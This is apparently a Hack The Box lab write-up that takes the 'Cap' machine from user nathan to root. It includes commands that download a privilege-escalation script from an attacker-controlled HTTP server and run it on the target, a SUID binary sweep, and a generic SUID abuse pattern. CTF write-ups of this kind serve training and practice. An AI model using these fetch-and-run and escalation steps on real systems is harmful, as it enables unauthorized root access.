Hack The Box - CAP root flag
Hack The Box - CAP root flag: Gain root on the target after obtaining user nathan, documenting the exact steps, commands, and evidence. • HackTheBox • suid, binary
🎯 Objective
Gain root on the target after obtaining user nathan, documenting the exact steps, commands, and evidence.
🧭 Context
- Initial foothold: Valid SSH creds for
nathan. - First attempt: Upload via FTP (failed).
- Final approach: SSH as
nathan→ transfer privesc helper → enumerate SUID → exploit → root.
🔐 Step 0 — Evidence of SSH Access
Logged in with the same known credentials used earlier for nathan.

SSH (example):
ssh nathan@<target_ip>
# password: <known from earlier stage>

📥 Step 1 — Transfer a PrivEsc Helper
Spun up a quick HTTP server on the attacker host, then pulled the helper onto the target.
On attacker (host):
# In the directory containing your helper script (e.g., privesc.sh / static binary / linpeas)
python3 -m http.server 8000
On target (as nathan):
cd /tmp
curl -O http://<attacker_ip>:8000/privesc.sh
chmod +x privesc.sh
./privesc.sh
You can replace
curlwithwgetif preferred.
🔎 Step 2 — Enumerate SUID Binaries
SUID discovery revealed a binary that could be abused for privilege escalation.

Typical SUID sweep:
# As nathan on the target
find / -perm -4000 -type f 2>/dev/null | sort
# or for both SUID/SGID:
find / -perm -u=s -o -perm -g=s -type f 2>/dev/null | sort
Cross-check any interesting hits against GTFOBins (https://gtfobins.github.io/) to see safe/known techniques for escalation.
🚀 Step 3 — Exploit the SUID Binary
Using the discovered SUID binary, executed a known escalation path to spawn a root shell.
Example SUID abuse pattern (generic):
# Example flow — exact command depends on the binary found
# Replace <suid_binary> and arguments with the one from the enumeration step
/absolute/path/to/<suid_binary> <args_to_trigger_priv_escalation>
# or leverage GTFOBins technique:
# e.g., sudo-like behavior, or LD_* tricks if applicable, or built-in spawns
Validate root:
id
whoami
# uid=0(root) gid=0(root) ...
🧾 Notes & Tips
- If FTP uploads fail, SSH file transfer (SCP/SFTP) or HTTP server + curl/wget is often faster:
# From attacker to target (SCP): scp privesc.sh nathan@<target_ip>:/tmp/ - Keep your artifacts in
/tmpand clean up after success:rm -f /tmp/privesc.sh - Always confirm the SUID path is absolute when running it; relative paths can fail due to PATH constraints.
✅ Outcome
- Root obtained from user
nathanby:- SSH access
- Quick transfer of helper
- SUID enumeration and exploitation
- Minimal friction, clear audit trail, and reproducible steps.
Comments
Comments
Loading comments…